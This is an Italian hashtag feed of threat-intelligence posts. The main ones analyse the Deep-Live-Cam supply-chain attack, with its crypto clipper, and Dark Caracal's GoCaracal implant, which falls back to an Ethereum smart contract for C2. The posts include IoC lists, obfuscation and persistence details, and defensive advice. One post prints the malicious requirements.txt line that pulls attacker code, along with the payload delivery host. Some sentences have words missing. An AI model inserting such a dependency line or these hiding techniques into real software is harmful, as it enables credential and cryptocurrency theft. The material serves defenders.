Vai al contenuto principale

#malware




I analyzed an Italian language phishing campaign that used a hidden iframe to deliver a WebKit exploit chain targeting iOS 13–17.2.1.

The article ex

Altro...

I analyzed an Italian language phishing campaign that used a hidden iframe to deliver a WebKit exploit chain targeting iOS 13–17.2.1.

The article examines the exploit, C2 infrastructure, and IoCs: https://www.d3lab.net/an-italian-phishing-campaign-delivering-an-ios-exploit-chain/

#ios #malware #threatintel

0

Caricamento...

0
0

Caricamento...

Deep-Live-Cam infetto: 434 spazi nascosti in un finto pacchetto Requests trasformano 96.000 stelle GitHub in un clipper crypto

Si parla di:

Toggle

Quattrocentotrentaquattro spazi vuoti. È lì che un attaccante ha nascosto, in un singolo file setup.py, il codice capace di tras

Altro...

Si parla di:

Toggle

Quattrocentotrentaquattro spazi vuoti. È lì che un attaccante ha nascosto, in un singolo file setup.py, il codice capace di trasformare uno dei tool di più popolari di in un ladro di silenzioso. Deep-Live-Cam, applicazione open source per il face-swap in tempo reale con oltre 96.600 stelle, è rimasta compromessa per nove ore e trentanove minuti l’8 e il 9 settembre 2026. Bastano per infettare un numero di macchine impossibile da quantificare con certezza — ed è proprio questa incertezza, più che la tecnica in sé, il vero problema per chi deve valutare il danno.

Una finestra di nove ore, aperta da un account compromessoLa ricostruzione pubblicata dai ricercatori di SafeDep, specializzati in della supply chain open source, è quasi cronometrica. Il 5 settembre l’attaccante crea su GitHub un account chiamato pypls e vi pubblica un repository denominato semplicemente requests — un tentativo di confusione visiva con la libreria Python omonima, tra le più scaricate al mondo. Tre giorni dopo, l’8 settembre alle 15:58:54 UTC, un commit (hash 7895c547) viene pushato direttamente sul branch principale di Deep-Live-Cam, modificando diciotto voci del file requirements.txt. La riga chiave è questa:

requests @ git+https://github.com/pypls/requests.gitCon una sola riga, ogni installazione del progetto smette di scaricare la libreria Requests originale e inizia a clonare il repository dell’attaccante, mantenendo però metadati ingannevoli che rimandano al progetto legittimo. La scoperta arriva rapidamente: alle 01:26:18 UTC del 9 settembre un ricercatore della community, identificato come fred-cardoso, segnala la dipendenza sospetta. Il maintainer reagisce in fretta, revertendo la modifica con il commit 55d306d5 alle 01:37:35 e, due minuti dopo, annunciando pubblicamente di aver rilevato “accessi anomali all’account nonostante l’autenticazione a due fattori attiva” e di aver ruotato credenziali e chiavi.

Il vettore di accesso iniziale resta un punto oscuro: il commit non è firmato, e questo impedisce di stabilire se l’attaccante disponesse di un rubato, di una chiave compromessa o di una sessione dirottata. Il solo dato certo è che il , da solo, non ha bastato a fermare l’attacco.

L’arte di nascondere codice: spazi e ideogrammiLa parte più istruttiva dell’attacco, dal punto di vista tecnico, riguarda il modo in cui il payload malevolo è stato occultato dentro il finto pacchetto requests. Nel file setup.py, subito dopo l’ import sys, l’attaccante ha inserito 434 caratteri di spazio consecutivi sulla stessa riga, spingendo il codice realmente eseguito ben oltre il margine di visibilità di qualsiasi editor o strumento di revisione standard. Chi avesse aperto il file con un normale visualizzatore avrebbe visto solo righe vuote.

A questo si aggiunge un secondo livello di offuscamento: variabili con nomi in caratteri cinesi e giapponesi (tra gli esempi documentati da SafeDep, sequenze come “一時1”, “シード5”, “队列102”), scelte non tanto per nascondere il significato quanto per aumentare il rumore visivo e ostacolare l’analisi statica automatizzata. Il codice effettivo, decodificato da Base64 e decompresso con zlib, veniva eseguito durante la fase di build di pip — quindi prima ancora che l’installazione di Deep-Live-Cam si completasse, e indipendentemente dal fatto che l’utente avviasse mai l’applicazione.

Il payload: un clipper multipiattaforma “a norma”Una volta eseguito, il payload installava un classico clipboard hijacker per criptovalute, ma implementato con una cura tecnica superiore alla media. Il malware monitorava gli appunti di sistema ogni 0,3 secondi, applicando espressioni regolari per riconoscere indirizzi di wallet e — dettaglio non scontato — validandoli correttamente prima della sostituzione: Base58Check per Bitcoin e Tron, Bech32/Bech32m per gli indirizzi SegWit nativi di Bitcoin, checksum Keccak-256 conformi allo standard EIP-55 per Ethereum, e la validazione Base58 a 32 byte per Solana. Un livello di attenzione che riduce drasticamente il rischio di sostituzioni fallite o rilevabili a colpo d’occhio dalla vittima.

Gli indirizzi degli attaccanti individuati da SafeDep coprono tutte le principali reti: due indirizzi Bitcoin legacy, uno SegWit e uno Taproot, un indirizzo Ethereum, uno Tron e uno Solana — una diversificazione che suggerisce un operatore abituato a monetizzare su più chain contemporaneamente.

Per sopravvivere ai riavvii, il malware si comportava in modo diverso a seconda del sistema operativo. Su Windows scriveva una voce SysHelper nella chiave di registro HKCU\Software\Microsoft\Windows\CurrentVersion\Run, puntando a uno script in %LOCALAPPDATA%\WindowsHelper\sys.pyw eseguito preferibilmente con pythonw.exe per restare invisibile senza finestra di console. Su macOS creava invece un LaunchAgent (com.user.syshelper.plist) con RunAtLoad e KeepAlive attivi, puntando a ~/Library/Application Support/HowToFind/sys.py.

Una finestra che nessun revert può richiudere del tuttoQui sta il nodo più scomodo della vicenda: il revert del commit malevolo ha rimosso la dipendenza avvelenata dal codice sorgente, ma non ha eliminato nulla dai sistemi già compromessi durante le nove ore e trentanove minuti di esposizione. Chi ha installato o aggiornato Deep-Live-Cam in quella finestra temporale continua, con ogni probabilità, ad avere il clipper attivo in background, in attesa che l’ambiente Python venga reinstallato o che qualcuno individui manualmente le chiavi di persistenza. SafeDep è stata chiara su questo punto: l’analisi ricostruisce con certezza il funzionamento e le capacità del malware, non il numero di macchine effettivamente infettate né le perdite economiche reali — un limite intrinseco di qualsiasi indagine forense che parte da codice statico e non da telemetria delle vittime.

Con quasi 100.000 stelle su GitHub, Deep-Live-Cam gode di una base di installazioni potenzialmente enorme, spesso su macchine di utenti singoli, creator o piccoli studi che difficilmente dispongono di strumenti di monitoraggio EDR paragonabili a quelli di un ambiente enterprise — il bersaglio ideale per un attacco pensato per restare silenzioso il più a lungo possibile.

Cosa insegna ai difensori (e ai maintainer)Le dipendenze git+https:// dentro requirements.txt meritano lo stesso livello di sospetto di un binario scaricato da fonte sconosciuta: bypassano i controlli di integrità tipici di PyPI e permettono a chiunque abbia scritto quella riga di sostituire silenziosamente un pacchetto fidato.

Il 2FA classico non è sufficiente a proteggere account maintainer con questo livello di visibilità: servono chiavi hardware o passkey resistenti al phishing, oltre a policy che impediscano push diretti su branch principali senza review, anche per chi ha permessi di amministratore.

Gli scanner di sicurezza per il codice dovrebbero segnalare automaticamente righe anomale per lunghezza (whitespace injection) e la presenza massiva di identificatori non-ASCII in file critici come setup.py, entrambi pattern a basso costo di rilevamento e alto valore predittivo.

Chi ha installato o aggiornato Deep-Live-Cam tra l’8 e il 9 settembre 2026 dovrebbe considerare il proprio sistema potenzialmente compromesso, verificare la presenza delle chiavi di persistenza indicate negli IoC e ruotare eventuali wallet le cui transazioni sono transitate dagli appunti di sistema in quel periodo.

Indicatori di compromissione[Timeline UTC]
2026-09-05 Creazione account GitHub "pypls" e repo fake "requests"
2026-09-08 15:58:54 Commit malevolo 7895c547 su Deep-Live-Cam (main branch)
2026-09-09 01:26:18 Segnalazione community (fred-cardoso)
2026-09-09 01:37:35 Revert (commit 55d306d5)
2026-09-09 01:39:12 Annuncio maintainer: account compromesso, rotazione credenziali

[Repository e dipendenza malevola]
Repo fake: github.com/pypls/requests
Riga requirements.txt: requests @ git+https://github.com/pypls/requests.git
Delivery payload: graph.org/coding-utf-8-09-05-2
Beacon/contatore: abacus.jasoncameron.dev/hit/duff.com/info

[Hash SHA-256]
setup.py malevolo: b34818f9208133c2fd2d0814162c6f3c59e35df518e3c95f998890f7e4a5e6f4
Payload clipper decodificato: 73cb3c0e9afd9db32a392655ff58be5cc95b24fbc0f412202853dc0161dd0561

[Wallet degli attaccanti]
BTC (legacy): 1LeCcPytFxpeo6Leujc4USuCwec9oDFa92
BTC (legacy): 3LKB1j9zgmSdaNWy3iLCiHVaV6b1qpLRXB
BTC (SegWit): bc1q42m55rrtzjzf05dhp4az02lqqkpjemjddwwht3
BTC (Taproot): bc1p68qmln48g90mpv6ukrmmhvp64qvx4evgu0h5s9mf6ljwp0n6ahnswhnpa6
ETH: 0x58d28b72c54A5b645201900c8aA8550ad7f7d90b
TRON: TDfqUBRSnXcEeLWSGHKSWPAhRSySqEiykQ
SOL: 6ig8v2AAvVQh4qK5JBS9ZTSWRjCKTHhEq4SMV8oqWfmu

[Persistenza]
Windows: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\SysHelper
-> %LOCALAPPDATA%\WindowsHelper\sys.pyw
macOS: ~/Library/LaunchAgents/com.user.syshelper.plist
-> ~/Library/Application Support/HowToFind/sys.pyFonte principale: analisi tecnica SafeDep sulla compromissione della supply chain di Deep-Live-Cam.

#github #infosec #malware #supplychain #bitcoin #criptovalute #deepfake #supplychainattack

0

Caricamento...

0
3

Caricamento...

-linked Hackers Hide a Inside
https://securityaffairs.com/198656/uncategorized/north-korea-linked-hackers-hide-a-backd

Altro...

-linked Hackers Hide a Inside
https://securityaffairs.com/198656/uncategorized/north-korea-linked-hackers-hide-a-backdoor-inside-haproxy.html

#backdoor #malware #hacking #korea #north #haproxy #securityaffairs

1

Caricamento...

0
2

Caricamento...

GoCaracal: Dark Caracal nasconde il comando e controllo dentro un contratto Ethereum

Si parla di:

Toggle

Quando un centro operativo di comando e controllo viene sequestrato o messo dalle forze dell’ordine, per la maggior par

Altro...

Si parla di:

Toggle

Quando un centro operativo di comando e controllo viene sequestrato o messo dalle forze dell’ordine, per la maggior parte dei è la fine della partita. Non per GoCaracal. Il nuovo impianto scritto in Go attribuito a Dark Caracal, il gruppo di legato ai servizi di libanesi, ha risolto il problema in un modo che gli analisti definiscono “operativamente elegante”: quando il server primario non risponde, il malware si rivolge a un nodo pubblico della rete Ethereum, legge un indirizzo aggiornato da uno smart contract e riprende a comunicare come se nulla fosse successo. Nessun dominio da riregistrare, nessun IP da far circolare sui forum: basta una transazione sulla .

Chi è Dark CaracalDark Caracal non è un nome nuovo nel panorama del cyberspionaggio. Il gruppo, con un’attribuzione a confidenza media al Lebanese General Directorate of General , è attivo almeno dal 2012 ed è stato documentato per la prima volta pubblicamente nel 2018 in una ricerca congiunta di Lookout ed EFF che ne svelò le operazioni contro giornalisti, avvocati, attivisti, militari e istituzioni governative in decine di Paesi. Da allora l’infrastruttura si è spostata più volte, ma la firma resta riconoscibile: il malware Bandook, sviluppato originariamente da un attore commerciale libanese, riutilizzato in campagne mirate con loader Delphi e lure a tema documentale.

Negli ultimi mesi il gruppo ha spostato l’attenzione verso l’America Latina, con un’infezione confermata ai danni di un operatore delle in Venezuela nel giugno 2026 e tracce correlate — con confidenza da bassa a moderata — in Brasile, Ecuador, Cile, Colombia, El Salvador e Uruguay. Il vettore d’ingresso è coerente con il modus operandi storico del gruppo: email di phishing a tema fiscale e finanziario, in lingua spagnola, con allegati SVG che nascondono un URL abbreviato codificato in Base64.

Un framework a due velocitàGoCaracal esiste in due varianti, sviluppate secondo una timeline che gli analisti di Arctic Wolf hanno ricostruito in quattro fasi tra gennaio e luglio 2026. La prima è una versione “lightweight”, pensata per il primo insediamento: usa un protocollo a pacchetti personalizzato cifrato con AES-GCM, effettua host profiling, scarica payload aggiuntivi ed esegue shell remote e shellcode injection. La seconda, “estesa”, è il vero e proprio impianto di spionaggio a lungo termine: conta 34 gestori di comandi distinti che coprono raccolta di credenziali dai browser (Chrome, Brave, Firefox), keylogging, accesso desktop remoto via WebRTC, funzionalità proxy SOCKS5 per il movimento laterale e meccanismi di persistenza basati su registro di sistema.

Il payload della catena d’infezione arriva tipicamente come archivio 7-Zip distribuito da un’infrastruttura di staging — nei casi osservati, il dominio getpdfdigital[.]cloud — che eroga un eseguibile con nome esca del tipo tf-oficina004a9.exe. Un dettaglio che conferma quanto Dark Caracal continui a puntare su ingegneria sociale a basso costo piuttosto che su exploit costosi: la sofisticazione del gruppo non è nella fase di delivery, ma in ciò che succede dopo che la vittima ha già cliccato.

BulletproofC2: la resilienza scritta sulla blockchainLa parte più interessante, dal punto di vista tecnico, è il meccanismo di fallback introdotto nell’estate 2026. Quando i tentativi di connessione ai server C2 primari falliscono ripetutamente, l’impianto interroga direttamente un nodo RPC pubblico della rete Ethereum ed esegue una chiamata eth_getStorageAt su uno smart contract battezzato dagli analisti BulletproofC2, distribuito il 20 maggio 2026. Il contratto funge da semplice registro: memorizza uno o più indirizzi di server di backup, che l’operatore può aggiornare in qualsiasi momento inviando una transazione dal proprio wallet.

Il vantaggio per l’attaccante è evidente. Un dominio C2 può essere sequestrato da un registrar, un IP può essere bloccato da un provider di hosting, ma uno smart contract su Ethereum è immutabile una volta deployato, pubblicamente leggibile da chiunque disponga di un nodo RPC (anche gratuito) e non richiede infrastruttura dedicata per essere consultato — il traffico si confonde con il normale rumore di fondo delle applicazioni Web3. Per un difensore, distinguere una query legittima a un nodo Ethereum da una chiamata di un impianto malevolo che cerca il proprio server di backup è tutt’altro che banale, specialmente in ambienti aziendali dove il traffico verso provider RPC pubblici non è insolito.

Non è la prima volta che un gruppo criminale sperimenta con la blockchain per la resilienza del C2 — tecniche simili, note come “dead drop resolver” basati su blockchain, sono state osservate in passato in campagne di crimine informatico più ampio — ma l’adozione da parte di un attore di cyberspionaggio state-adjacent come Dark Caracal segna un salto di maturità operativa che vale la pena monitorare da vicino.

Due righe per i difensoriPer i team di detection, la lezione principale è che il blocco dei soli indicatori di rete tradizionali (domini, IP) non basta più contro attori che dispongono di un canale di ripristino fuori dal controllo di chiunque non sia l’operatore. Le raccomandazioni pratiche includono:

Bloccare o ispezionare in sandbox gli allegati SVG nelle email in ingresso, specialmente se contengono URL codificati in Base64 o reindirizzamenti verso domini di recente registrazione;

Monitorare le comunicazioni verso endpoint RPC pubblici di Ethereum (Infura, Alchemy, nodi self-hosted) da host che non hanno ragione di interagire con la blockchain, e in particolare chiamate eth_getStorageAt ripetute verso lo stesso indirizzo di contratto;

Applicare le regole YARA pubblicate da Arctic Wolf per la variante lightweight e integrare gli hash SHA-256 noti nei propri strumenti EDR;

Rafforzare la formazione degli utenti su phishing a tema fiscale/finanziario, il vettore d’ingresso preferito dal gruppo da oltre un decennio;

Per le organizzazioni in America Latina — settore telecomunicazioni in particolare — innalzare il livello di allerta e verificare retroattivamente i log DNS per le risoluzioni verso i domini di staging noti.

Il set completo di indicatori di compromissione, incluse le regole YARA aggiornate, è riservato ai clienti di Arctic Wolf; di seguito riportiamo gli indicatori resi pubblici.

Indicatori di compromissione (IoC)# Hash SHA-256
GoCaracal (lightweight): 1E499C815146124C4A6D2B48C99068B980AD74E1A2CFD16013F8D75A9425A0CA
GoCaracal (lightweight): 77F7AD29F4A8037EE5F38D3D87FB91CFD97CB8F7FA7883EDF3FCE506DF5200C0
GoCaracal (extended): 8C03D072DF2E1BF14B0C00A8AB99834138C8B69F301849BF09CB44394E916015
Delphi loader: 0A6DA70548F14834ACB8960689A589B48FF422F8385AE445A281AAB77045FE22

Domini C2 / staging

getpdfdigital[.]cloud
getpdf[.]digital
visualizarpdf[.]online
contabilidad[.]icu
soportedigital[.]cloud
documentodigital[.]cloud
gestionadocs[.]me

IP C2 (selezione)

109.120.187.217
109.172.95.121
138.124.112.213
138.124.14.130
176.124.220.153
185.125.101.181
185.96.80.110
185.96.80.54
193.233.245.52

Smart contract Ethereum (fallback C2)

Contratto: BulletproofC2
Indirizzo: 0x03D605f13A74Bfb6149078122FcF62BD6d8799d8
Deploy: 20 maggio 2026
Wallet operatore: 0x7D321FE277f8c25aaC14aF1BA3Fc34953242052F

Payload noto

tf-oficina004a9.exe (archivio 7-Zip)Fonti: Arctic Wolf, The Hacker News, SC World, Security Affairs.

#infosec #apt #cyberspionaggio #malware #criptovalute #venezuela #darkcaracal #smartcontract

0

Caricamento...

0
3

Caricamento...

